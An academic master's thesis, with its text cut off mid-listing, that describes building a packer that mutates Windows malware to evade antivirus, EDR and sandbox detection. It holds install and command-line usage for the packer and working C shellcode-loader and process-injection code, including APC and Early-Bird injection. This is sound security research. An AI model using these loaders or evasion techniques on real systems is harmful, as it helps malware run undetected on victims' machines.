UCLouvain

epl

École polytechnique de Louvain

Building a malware mutation tool

Author: **Maxime WETS**
Supervisor: **Axel LEGAY**
Readers: **Serena LUCCA, François MICHEL, Dimitri WAUTERS**
Academic year 2023–2024
Master en Sciences Informatiques (60 ECTS)

Acknowledgement

First and foremost, I want to express my gratitude to Professor Axel Legay for giving me the opportunity to work on this thesis.

I am thankful to Dimitri Wauters, Charles-Henri Bertrand Van Ouytsel, and Serena Lucca for their continuous assistance and encouragement throughout the year. Their expertise, insights and suggestions have greatly contributed to the development and refinement of my work.

I would like to thank my readers, Serena Lucca, François Michel and Dimitri Wauters for taking the time to read and evaluate my work.

I also want to extend my sincere thanks to Lionel and Jean-Luc, who have been supportive throughout the year. Their understanding and encouragement have allowed me to balance my job with this project.

Lastly, I am profoundly thankful to Emma, for her constant support and encouragement. Your patience and understanding were vital to my perseverance during the challenging phases of this journey.

Abstract

Malware mutation is a critical technique employed by cyber criminals to evade detection, creating significant challenges for cyber security. This thesis presents the Modular Packer (MP), a framework designed to generate polymorphic malware. The MP framework includes primary modules for shellcode execution and auxiliary modules for evasion techniques.

To evaluate the MP framework, we used PANDI_TRACE, a sandboxing tool developed by UCLouvain, and VirusTotal, an online malware scanning service. These evaluations showed that the MP framework can produce evasive malware variants, highlighting the need for more sophisticated detection strategies in cyber security.

Contents

Chapter 1

Introduction

The proliferation of malware in today's digital landscape presents a significant challenge to cybersecurity practitioners and researchers alike. Malicious software, or malware, continues to evolve rapidly, adapting sophisticated techniques to evade detection and analysis. Understanding the mechanisms behind malware behavior and developing effective countermeasures are critical in combating this ever-growing threat. This thesis explores the intricate world of Windows malware, focusing on its classification, evasion techniques, and detection mechanisms.

Chapter 2 provides background information on malware, detailing its classification and common evasion techniques. Detection mechanisms, including static analysis, sandboxing, debugging, antivirus software, and endpoint detection & response (EDR) systems, are also discussed. Moreover, fundamental concepts of Microsoft Windows, such as the Windows API and system calls, are elucidated to establish a solid understanding of the Windows environment.

Chapter 3, discusses the design and implementation of the Modular Packer that was implemented for this thesis. The chapter first presents the inspirations and the design considerations of MP. The chapter is divided into several sections: each section focuses on a module that has been implemented in MP.

In Chapter 4, we discuss the evaluation of the Modular Packer tool that was developed. We have chosen to evaluate MP in two different ways: the first was to use a dynamic analysis tool developed at UCLouvain (PANDI_TRACE) to assess MP's escape capabilities. The second evaluation method was to use the VirusTotal tool to identify which evasion techniques were most effective.

Chapter 5 discusses related work in the field, examining existing tools and techniques employed by malware authors and researchers.

Finally, Chapter 6 concludes the thesis by summarizing key findings and contributions, as well as proposing avenues for future research and development in the field of Windows malware analysis and detection. Through this comprehensive exploration, this thesis aims to contribute to the ongoing efforts in combating malware threats and safeguarding digital ecosystems.

Chapter 2

Background Information

2.1 Terminology

Abreviation	Meaning
AES	Advanced Encryption Standard
APC	Asynchronous Procedure Call
API	Application Programming Interface
AV	Antivirus
C2	Command and Control
CLI	Command Line Interface
CRT	C Runtime
D/Invoke	Dynamically Invoke
DLL	Dynamically Linked Library
EAT	Export Address Table
EDR	Endpoint Detection and Response
IAT	Import Address Table
IDS	Intrusion Detection System
IOC	Indicator of Compromise
LLVM	Low-Level Virtual Machine
MP	Modular Packer
MSVC	Microsoft Visual C++
NOP	No-Operation
NT API	Native Windows API
PE	Portable Executable
PEB	Process Environment Block
PIC	Position Independent Code
POC	Proof Of Concept
RC4	Rivest Cipher 4
SSDT	System Service Descriptor Table
SSN	System Service Number
Syscall	System Call
TEB	Thread Environment Block
UI	User Interface
VM	Virtual Machine
WIN API	Windows API

Table 2.1: Terminology used in this document

2.2 Malware

2.2.1 Malware Classification

Malware can be classified based on various criteria, including its propagation method, objectives and execution techniques. This section provides an overview of the most common malware categories.

2.2.1.1 Based on the Propagation Method

Viruses Viruses attach themselves to legitimate programs and spread by infecting other executable files when the host program is run. They often require human action to propagate, such as opening an infected file.

Worms Worms are self-replicating malware that spread independently by exploiting vulnerabilities in network services. Unlike viruses, worms do not need to attach themselves to other programs and can spread rapidly across networks.

Trojans Trojans masquerade as legitimate software or hide within it to trick users into executing them. Once installed, they can provide unauthorized access, steal information, or download additional malicious payloads.

Adware Adware automatically delivers advertisements, often in a disruptive manner. While not always malicious, adware can compromise user privacy and degrade system performance. It is commonly bundled with freeware or shareware.

Spyware Spyware covertly gathers information about a user or organization without their knowledge, often capturing keystrokes, screen captures, or personal data. This information is typically sent to a remote attacker for malicious purposes.

2.2.1.2 Based on Objectives

Ransomware Ransomware encrypts the victim's files or locks their system, demanding a ransom payment in exchange for the decryption key or system restoration. Ransomware attacks have become increasingly sophisticated and targeted, often causing significant financial and operational damage.

Rootkits Rootkits are designed to hide the presence of other malware or malicious activity on a system. They operate at a low level, often within the operating system kernel, making detection and removal challenging.

Backdoors Backdoors create unauthorized access points into a system, allowing attackers to bypass normal authentication mechanisms. They are often installed by other malware or through direct exploitation of vulnerabilities.

Botnets Botnets are networks of compromised computers, or bots, controlled by an attacker, known as the botmaster. Botnets are used for various malicious activities, such as distributed denial-of-service (DDoS) attacks.

2.2.1.3 Based on Execution Methods

File-based Malware File-based malware resides in and spreads through files on the infected system. This type of malware often infects executable files, documents, or other file types that can be easily shared or executed.

Fileless Malware Fileless malware operates in-memory and does not rely on files to maintain persistence. It exploits existing software, processes, or vulnerabilities, making it more difficult to detect and remove using traditional file-based methods.

Script-based Malware Script-based malware is written in scripting languages such as JavaScript, PowerShell, or VBScript. These scripts are often embedded in web pages, emails, or documents, and are executed by the host application to perform malicious actions.

Macro Malware Macro malware leverages the macro scripting capabilities of applications like Microsoft Office to execute malicious code. Macros can be embedded in documents and are triggered when the document is opened or a specific action is performed.

2.2.2 Malware Evasion Techniques

Malware evasion techniques are strategies employed by malicious software to avoid detection and analysis by security mechanisms such as antivirus software, endpoint detection and response systems, and sandboxes. This section explores some of the most common evasion techniques used by modern malware.

Code Obfuscation Code obfuscation involves altering the malware's code to make it difficult for reverse engineers and automated tools to understand its functionality. This can include techniques such as packing.

Anti-Debugging Techniques Anti-debugging techniques are used to detect and thwart attempts to analyze the malware using debugging tools. These methods can include API function checks, timing checks, and exception handling mechanisms designed to identify the presence of a debugger.

Anti-Sandbox Techniques Anti-sandbox techniques aim to detect and evade automated analysis environments (sandboxes) commonly used by malware researchers. These techniques may involve environment checks, user interaction checks, and time-based evasion tactics.

Anti-Virtual Machine (VM) Techniques Anti-VM techniques are designed to detect and avoid execution in virtualized environments, which are often used for malware analysis. Methods include checking for virtual hardware, hypervisor detection, and timing attacks.

2.2.3 Malware Mutation

Malware mutation is the process by which malicious software is altered to evade detection by security systems. This involves changing the code, structure, or behavior to create new variants that evade existing antivirus signatures and heuristic methods. These mutations complicate detection and analysis, posing significant challenges to cybersecurity defenses.

2.3 Detection Mechanisms

2.3.1 Static Analysis

Static analysis is a method of malware detection that involves examining the binary code, file structure, and other attributes of a file without executing it.

This technique aims to identify malicious characteristics by analyzing the code for known signatures, patterns, and anomalies that indicate malware. By leveraging tools such as disassemblers and decompilers, static analysis can reveal the functionality and intent of the malware, including embedded strings, API calls, and control flow structures.

This non-invasive approach allows for the early detection of threats and the understanding of their behavior, although it may be challenged by sophisticated obfuscation and packing techniques employed by advanced malware.

2.3.2 Dynamic Analysis

Dynamic analysis is a technique used to analyze the behavior of malware by running it in a controlled environment, such as a sandbox or virtual machine. This method enables researchers to observe the malware's interactions with the system, including file operations, network activity and registry modifications.

By monitoring these activities in real time, dynamic analysis can reveal the malware's functional capabilities, its potential impact on the system and any evasion techniques it uses to avoid detection.

2.3.3 Sandbox

Malware sandboxes are essential tools in cyber security for analyzing and understanding malicious software. These virtualized environments provide a controlled platform to execute and observe suspicious code safely. By isolating malware from the host system, sandboxes enable analysts to monitor its behavior, identify potential threats, and develop effective mitigation strategies.

Functioning as dynamic analysis environments, sandboxes employ techniques such as virtualization, behavioral analysis, and evasion detection to capture insights into malware behavior without risking the integrity of real systems. Their significance lies in their ability to aid in threat detection, behavioral understanding, incident response, and malware research, making them indispensable assets in the fight against cyber threats.

2.3.4 Debugger

Debuggers are fundamental tools in software development and malware analysis, providing the ability to inspect, manipulate, and control the execution of programs. In the context of malware analysis, debuggers play a crucial role in understanding the behavior of malicious software by allowing analysts to step through code, set breakpoints, and examine memory and register values.

Additionally, debuggers aid in identifying evasion techniques employed by malware, such as anti-debugging checks, by providing visibility into the runtime environment. Their versatility and flexibility make debuggers indispensable for both developers and analysts in the field of cyber security.

2.3.5 Antivirus (AV)

Antivirus (AV) software is a cornerstone of cyber security, designed to detect, prevent, and remove malicious software from computer systems. Utilizing a combination of signature-based detection, heuristic analysis, and behavioral monitoring, AV solutions scan files and processes for known malware signatures and suspicious behaviors.

In addition to traditional malware detection capabilities, modern AV solutions often incorporate advanced features such as machine learning algorithms and cloud-based threat intelligence to enhance detection rates and adapt to evolving threats. Despite their effectiveness in combating malware, AV solutions face challenges in detecting sophisticated and polymorphic threats, necessitating the use of complementary security measures for comprehensive protection.

2.3.6 Endpoint Detection & Response (EDR)

Endpoint Detection and Response (EDR) solutions provide advanced threat detection and response capabilities tailored to endpoint devices such as workstations, servers, and mobile devices. Unlike traditional antivirus software, EDR solutions focus on real-time monitoring and analysis of endpoint activities to identify suspicious behavior indicative of malicious activity. By leveraging techniques such as endpoint telemetry, behavioral analytics, and threat hunting, EDR solutions enable organizations to detect and respond to sophisticated threats, including fileless malware, zero-day exploits, and insider threats.

Furthermore, EDR solutions offer capabilities for incident investigation, threat containment, and remediation, empowering organizations to mitigate the impact of security incidents and strengthen their overall cyber security posture.

2.3.7 API Hooking

2.3.7.1 Inline Hooking

Inline hooking involves directly modifying the code of a function in memory to redirect its execution flow to a custom handler. This technique is often employed by EDR solutions to intercept and monitor system calls or API functions.

To implement inline hooking, the EDR solution locates the target function in memory and overwrites the beginning of the function with a jump instruction (e.g., relative or absolute jump) to redirect execution to the EDR's hook handler. The handler typically performs additional processing, such as logging or filtering, before calling the original function to ensure normal operation continues.

2.3.7.2 IAT Hooking

Import Address Table (IAT) hooking involves modifying the IAT of a process to redirect calls to specific functions to custom handlers. EDR solutions can hook into APIs by replacing the original function pointers in the IAT with pointers to their own handler functions.

When the hooked function is called, the execution is redirected to the EDR's handler instead of the original function. This allows the EDR to monitor and control system activity transparently. IAT hooking is widely used due to its relative simplicity compared to inline hooking and its effectiveness in intercepting API calls.

2.3.7.3 SSDT Hooking

System Service Descriptor Table (SSDT, see 2.4.2) hooking involves modifying the SSDT, a kernel-level data structure containing function pointers for system calls in Windows. EDR solutions intercept system calls by replacing pointers in the SSDT with pointers to their own handler functions.

When a system call is made, the execution is redirected to the EDR's handler instead of the original kernel function. SSDT hooking provides deep visibility into system activity but requires elevated privileges and careful handling to avoid system instability or crashes.

Since the introduction of Kernel Patch Protection (PatchGuard) in Windows XP, Microsoft is preventing EDR and sandbox vendors from implementing SSDT hooking.

2.4 Microsoft Windows Concepts

2.4.1 Windows API

The Windows operating system exposes various Application Programming Interfaces (APIs) to facilitate interaction between software applications and the underlying system. Two primary APIs utilized by developers are: the **WINAPI** (Windows API) and the **NT API** (Native API).

The WINAPI, also known as the Windows API, provides a higher-level interface for developers to access a wide range of functions and services offered by the Windows OS. It includes functions for user interface management, file system operations, device input/output, and networking, among others.

In contrast, the NT API, also referred to as the Native API, provides a lower-level interface that directly interacts with the Windows NT kernel. It offers access to system-level functionality such as process and thread management, memory management, and system resource manipulation.

While the WINAPI is well-documented and widely used for application development, the NT API is more complex and less documented, typically reserved for system-level programming and advanced system manipulation tasks.

2.4.2 System Calls

On Windows, system calls are organized and managed through the Native API. Since the Native API operates at a lower level, it provides direct access to kernel functionality. System calls in Windows are typically invoked using the `syscall` instruction on x64 architectures or the `int 0x2e` or `int 0x2f` instructions on x86 architectures.

System Service Dispatch Table (SSDT) The System Service Descriptor Table (SSDT) is a data structure maintained by the kernel that contains function pointers to the implementations of system calls. Each entry in the SSDT corresponds to a specific system call, and the function pointers point to the code responsible for handling that particular system call.

System Service Number (SSN) System calls in Windows are identified by their numeric identifiers, known as System Service Numbers (SSNs). Each system call has a unique SSN, which is used to index into the SSDT to locate the corresponding function pointer. To invoke a system call, a program needs to know the SSN of the desired system call.

It is important to note that Microsoft often changes the SSNs of the syscalls between Windows versions and service packs. Microsoft unfortunately does not provide a clear documentation on the subject of SSNs. However, security researchers such as Mateusz Jurczyk have worked reverse engineered the SSNs of various Windows versions and maintain lists of all SSNs [25].



Figure 2.1: System Call execution flow example (`VirtualAlloc`)

System Call Execution Flow The Figure 2.1 shows an example execution flow for a program that allocates memory using `VirtualAlloc`. First, the program calls the `VirtualAlloc` function located in the `kernel32` library. `VirtualAlloc` then calls the function `NtAllocateVirtualMemory` from the `ntdll` module. The `NtAllocate-VirtualMemory` function eventually executes a `syscall` assembly instruction with the SSN of `NtAllocateVirtualMemory` as parameter. The kernel then performs a lookup in its SSDT and searches for the SSN provided with the `syscall` instruction and performs the memory allocation.

Figure 2.2 shows an example of the assembly instructions required to perform a system call:

```
mov r10, rcx          % 0x4C 0x8B 0xD1
mov eax, <SSN>        % 0xB8 0x?? 0x?? 0x00 0x00
syscall               % 0x0F 0x05
return                % 0xC3
```

Figure 2.2: System Call stub in assembly

2.5 Miscellaneous

2.5.1 Position-Independent Code (PIC)

Position Independent Code (PIC) is a programming technique used to ensure that executable code can execute properly regardless of its memory location. PIC achieves this by using relative addressing and avoiding absolute memory references, allowing the code to be relocated to any memory address without modification.

2.5.2 LLVM-Obfuscation

LLVM, the Low-Level Virtual Machine, is a widely used compiler infrastructure project designed for the optimization and compilation of programming languages. It provides a collection of modular and reusable compiler and toolchain technologies, known for its efficiency and flexibility in generating optimized machine code. [19]

LLVM obfuscation techniques leverage the LLVM framework to obscure the functionality and structure of programs, thereby hindering reverse engineering efforts. Several obfuscation techniques can be applied: [24]

1. **Instruction Substitution** : involves the replacement of original instructions with semantically equivalent but structurally different ones, complicating static analysis.
2. **Bogus Control Flow** : introduces artificial paths into the program, confusing disassembly and control flow analysis tools.
3. **Control Flow Flattening** : rearranges the program's control flow graph into a more convoluted structure, making it challenging to discern the program's logic.
4. **String Obfuscation** : alters the representation of text within a program to obscure its content, making it challenging for security tools to decipher the strings and patterns within the code.

Chapter 3

Design and Implementation

3.1 MP - Modular Packer

This subsection is going to introduce the tool that was developed during this thesis: MP (Modular Packer). The tool was inspired by existing open-source work, namely Inceptor [34].

3.1.1 Inspiration from Inceptor

Inceptor is a template-based PE packer for Windows developed by Alessandro Magnosi. The aim of Inceptor is to be an "all-in-one" tool for PE executables. The workflow is presented in Figure 3.1.

3.1.1.1 Inceptor's workflow explained

The goal of Inceptor is to create a packed executable from an EXE, DLL or shellcode input.

Shellcode generation Following the Figure 3.1 from top-to-bottom, Inceptor first needs to convert the input to Position-Independent Code (PIC) (2.5.1). To do this, Inceptor uses one of the three following open-source projects to convert the original DLL / EXE file into PIC:

- `hasherezade/pe_to_shellcode` [70];
- `TheWover/Donut` [73];
- `monoxgas/sRDI` [72].

Shellcode encoding After the shellcode has been generated, Inceptor will optionally apply two transformations to the shellcode in order to obfuscate it, namely Loader-Independent (LI) encoding and Loader-Dependent (LD) encoding (this terminology is peculiar to Inceptor).



Figure 3.1: Inceptor's workflow, [34]

Loader-Independent encoding is implemented as encoding the shellcode with Shikata-Ga-Nai [4]. This technique is labeled as "Loader-Independent" because the shellcode is transformed into shellcode that will decrypt itself at runtime. The only requirement for this encoding technique is that the memory region where the shellcode resides needs to have `READ+WRITE+EXECUTE` permissions.

Loader-Dependent encoding is implemented as encoding the payload before compilation, and decrypting it at runtime (See 3.3)

Code Generation & Compilation The next steps of Inceptor are generating the source code files, and compiling it to an executable. Inceptor can generate code snippets in C, C# and PowerShell, the steps taken depend on the language that has been chosen.

Obfuscation Inceptor is capable of obfuscating the code at compile-time with LLVM-Obfuscator 2.5.2.

Code Signing After the program has been compiled, Inceptor allows the user to specify options for code-signing and certificate-spoofing techniques. The projects used for this are:

- `secretsquirrel/SigThief` [64];
- `jfmaes/LazySign` [31];
- `paranoidninja/CarbonCopy` [62].

3.1.1.2 Problems with Inceptor

Since the capabilities of Inceptor are very broad and general, it can be difficult to maintain. After some difficulties implementing new modules for Inceptor, it was decided to implement our own tooling for this thesis.

3.1.2 Installation

The tool developed for this thesis is available on GitHub:

- `https://github.com/maxwets/mp`;

MP is a python command-line tool that has the following dependencies:

- GCC (`gcc 12.2.0`)
- Mingw-W64 (`gcc version 12-win32 (GCC)`)
- Python 3 (`python3.11.2`)

These dependencies can be installed on a Debian 12 system with the following command:

```
apt install gcc python3 mingw-w64
```

The installation requires to download the project using git, and to setup a Python3 virtual environment:

```
git clone https://github.com/maxwets/mp.git mp
cd mp
python3 -m venv venv
source venv/bin/activate
python3 -m pip install -r ./requirements.txt
python3 ./mp.py -h
```

3.1.3 CLI Usage

`mp.py` is the python script that will generate the source code and compile the final executable.

3.1.3.1 Option categories

Options can be divided into three categories:

1. **Mandatory** and **Template**-related options:
   - → `-input`: specify the path to the input file;
   - → `-output`: specify the name of the output file (the file will be placed in `/artifacts/`;
   - → `-template`: specify the template number to use.
2. **Compilation**-specific options:
   - → `-architecture`: specify the architecture of the output;
   - → `-compiler`: specify the compiler (MinGW is currently the only supported compiler);
   - → `-compiler-options`: add compiler options;
   - → `-linker-options`: add linker options;
   - → `-no-crt`: compile the binary without including the C Runtime;
   - → `-subsystem`: specify the subsystem for which the binary is to be compiled (`windows` or `console`).
3. **Auxiliary module** related options:
   - → `-encoders`: specify the shellcode encoding chain;
   - → `-anti-debug`: specify the anti-debugging modules to be used;
   - → `-anti-sandbox`: specify the anti-debugging modules to be used;
   - → `-anti-vm`: specify the anti-debugging modules to be used;
   - → `-delay`: add an execution delay (has to be used with `-seconds`);
   - → `-dinvoke`: use a D/Invoke template to resolve WIN / NT API functions;

→ `-unhook`: unhook NTDLL;

→ `-syscalls`: use system calls.

3.1.3.2 Options explained

Convention Most parameter options are numbers that reference a template or a module. The numbers represent the index (starting at 0) of the templates, as if the templates were sorted alphabetically.

For example, if one wants to use the second main template, combined with the first, third and fifth anti-debugging modules, this command should be used:

```
python3 ./mp.py -T 1 -g 0 2 4 < ... >
```

The index numbers are given to the users when the `-h` (help) option is used.

Exceptions to the convention These options do not follow the above convention:

- `input`: expects the path to a file;
- `output`: expects a file name;
- `architecture`: expects `x86|x64`;
- `compiler`: expects `mingw|clang`;
- `compiler-options`: expects a list of compiler options (see below);
- `linker-options`: expects a list of compiler options (see below);
- `seconds`: expects a delay in seconds;
- `encoding`: expects an encoding chain (see below).

Encoding options One exception for the template numbers concern the shellcode obfuscation and encryption modules (See 3.3). These modules have to be specified by their name, and will be used in order by MP.

For instance, this is the command that has to be used if one wants to specify the encoding chain as `RC4→NOP→BASE64`:

```
python3 ./mp.py -e rc4 nop base64 < ... >
```

This will result in the shellcode being encrypted with RC4, then nop-encoded and finally encoded in Base64. The output program will retrieve the original shellcode by reversing the encoding chain.

CRT option MP has an option to compile the binary without C Runtime dependencies([50]); This has the advantage of making the resulting binary completely portable, as it does not need to rely on `msvcrt.dll` for standard C functions. Additionally, the Import Address Table of the binary will be reduced to the absolute minimum.

Compiler and Linker options Additional compiler `-C` and linker `-L` options can be specified to MP from the command line. To use this option, one needs to remove the first "`-`" of the option.

For example, this command will add the `-Wl,-subsystem,windows` linker option and the `-Os` compiler option

```
python3 ./mp.py -L Wl,-subsystem,windows -C Os < ... >
```

3.2 Shellcode Execution Modules

Malicious actors leverage various injection techniques to execute shellcode in a process. These techniques rely on Windows API and NT API functions to manipulate the memory space of a process and execute shellcode. The following subsections will explore some classic and contemporary injection techniques implemented in MP.

In MP, the choice has been made to differentiate between implementations according to which Windows API functions they use: there are therefore two types of template for shellcode execution.

The first type of templates use the classic WINAPI, i.e. functions such as `CreateThread` while the second type only use NTAPI functions, such as `NtCreateThreadEx`. This difference makes it possible to compare the detections of sandboxing solutions for both WINAPI and NTAPI.

3.2.1 Classic Injection Techniques

Classic injection techniques are textbook shellcode execution techniques. Malware achieves this by utilizing functions from the Windows API.

Commonly used functions from the WINAPI include:

- **VirtualAlloc**: Allocates memory within the address space of a specified process;
- **WriteProcessMemory**: Writes data to the memory of a specified process;
- **CreateThread**: Creates a thread in the virtual address space of another process, facilitating the execution of shellcode.

The Native API equivalents of the functions listed above are the following:

- **NtAllocateVirtualMemory**: Allocates memory within the address space of a specified process using the NT API;
- **NtWriteProcessMemory**: Writes data to the memory of a specified process using the NT API;
- **NtCreateThreadEx**: Creates a thread in the virtual address space of another process using the NT API.

Figure 3.2 shows a simplified implementation of shellcode execution using the Windows API.

```
void Run(const unsigned char* pbShellcode, size_t sPayloadSize) {
    PVOID pAddress = VirtualAlloc(NULL, sPayloadSize, MEM_COMMIT |
       MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    memcpy(pAddress, pbShellcode, sPayloadSize);
    HANDLE hThread = CreateThread(NULL, 0, pAddress, NULL, 0, NULL);
    WaitForSingleObject(hThread, INFINITE);
    CloseHandle(hThread);
    VirtualFree(pAddress, sPayloadSize, MEM_DECOMMIT | MEM_RELEASE);
}
```

Figure 3.2: Shellcode Execution using the WINAPI only.

First, the code allocates a block of memory of size `sPayloadSize` using `VirtualAlloc`. In this example, the memory protections are set to `PAGE_EXECUTE_READWRITE`. [1]

After the shellcode has been copied to the new allocated memory, the process creates a thread and sets the starting address of this thread to the address of the shellcode. The program then executes a call to `WaitForSingleObject` and waits until until the thread is signaled. In this example, the time upper bound is set to `INFINITE`, meaning that the program will wait indefinitely.

Finally, the program properly closes the handle to the created thread and frees the allocated block of memory. [2]

Figure 3.3 is an equivalent to the example showcased in Figure 3.2 using the NT API.

```
void Run(const unsigned char* pbShellcode, size_t sPayloadSize) {
    HANDLE hThread  = NULL;
    PVOID  pAddress = NULL;
    SIZE_T sSize    = sPayloadSize;
    NtAllocateVirtualMemory(-1, &pAddress, 0, &sSize, MEM_RESERVE |
       MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(pAddress, pbShellcode, sPayloadSize);
    NtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, -1, pAddress,
        NULL, NULL, NULL, NULL, NULL, NULL);
    NtWaitForSingleObject(hThread, TRUE, NULL);
    NtClose(hThread);
    NtFreeVirtualMemory(-1, pAddress, &sSize, MEM_DECOMMIT |
       MEM_RELEASE);
}
```

Figure 3.3: Shellcode Execution using the NTAPI only.

[1] The `PAGE_EXECUTE_READWRITE` protection is used in order to simplify the example. It is also possible to use the `PAGE_READWRITE` memory permissions when allocating the memory, and then update the memory protection to `PAGE_EXECUTE_READ` with `VirtualProtect` after the shellcode has been copied.

[2] This is a simplified proof of concept of the code implemented in MP. This snippet does not handle exceptions properly.

As we can see, the NT API functions are less intuitive to use: since they operate on a lower level of the Windows Operating System, more parameters have to be passed to those functions. [3]

3.2.2 File Mapping Injection Techniques

File mapping injection is a technique employed by malware to execute shellcode within the address space of a target process by leveraging memory-mapped files. This technique involves creating a shared memory region, typically through the use of the Windows API function `CreateFileMapping`, and then mapping this shared memory into the address space of the target process using functions like `MapViewOfFile` or `MapViewOfFileEx`.

File mapping injection provides several advantages to malware authors, including stealth and persistence, as it does not require the creation of a new process or the modification of the target process's executable file on disk.

3.2.3 APC Injection Techniques

Microsoft describes Asynchronous Procedure Calls (APC) as [41]: "*functions that execute asynchronously in the context of a particular thread.*"

Developers can use the `QueueUserAPC` API function to register an APC to a thread's APC queue. Asynchronous Procedure Calls do not get executed unless the thread enters an alertable state.

Two injection techniques can be implemented using Asynchronous Procedure Calls: the classical technique (See 3.2.3.1) leverages the creation of an APC to execute malicious code, while the Early Bird APC injection (See 3.2.3.2) will perform the injection in a remote process.

3.2.3.1 Classical APC Injection

In order to execute arbitrary code from an Asynchronous Procedure Call, a program first needs to initialize an APC object by calling the `QueueUserAPC` (Windows API) function. An important feature of APCs is that the APC queue gets executed only when the thread enters an alertable state. A thread enters this state by calling a Win API function such `Sleep`, `WaitForSingleObject`, ... [16]

Figure 3.4 shows a proof-of-concept implementation of this shellcode execution technique. In this example, the APC is created in the main thread of program, and gets executed because the thread enters an alertable state when `SleepEx` is executed.

[3] This proof of concept does not implement error handling.

```
void Run(const unsigned char* pbShellcode, size_t sPayloadSize)
{
    PVOID pAddress = VirtualAlloc(NULL, sPayloadSize, (MEM_RESERVE |
        MEM_COMMIT), PAGE_EXECUTE_READWRITE);
    memcpy(pAddress, pbShellcode, sPayloadSize);

    QueueUserAPC(pAddress, GetCurrentThread(), NULL);
    SleepEx(0, TRUE);
}
```

Figure 3.4: APC Injection

3.2.3.2 Early-Bird APC Injection

Early-Bird APC injection is a variation of the APC Injection: instead of creating a thread in the local process and putting it in an alertable state, this technique will create a new process in a suspended state and create an APC queue in this thread.

More specifically, Early-Bird APC injection works as follows:

First, a new process is created in a suspended state (using `CreateProcess` with the `CREATE_SUSPENDED` flag). Then, the program first allocates a memory block in the remote process and copies the shellcode to this process. Later, the program creates an APC queue in the remote process. Finally, the APC is executed when the local process executes the `ResumeThread` Win API function.

```
void Run(const unsigned char* pbShellcode, size_t sPayloadSize)
{
    STARTUPINFO         Si = { 0 };
    PROCESS_INFORMATION Pi = { 0 };

    CreateProcessA(NULL, "C:\\Windows\\System32\\RuntimeBroker.exe",
        NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &Si, &Pi);

    PVOID pAddress = VirtualAllocEx(Pi.hProcess, NULL, sPayloadSize,
        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

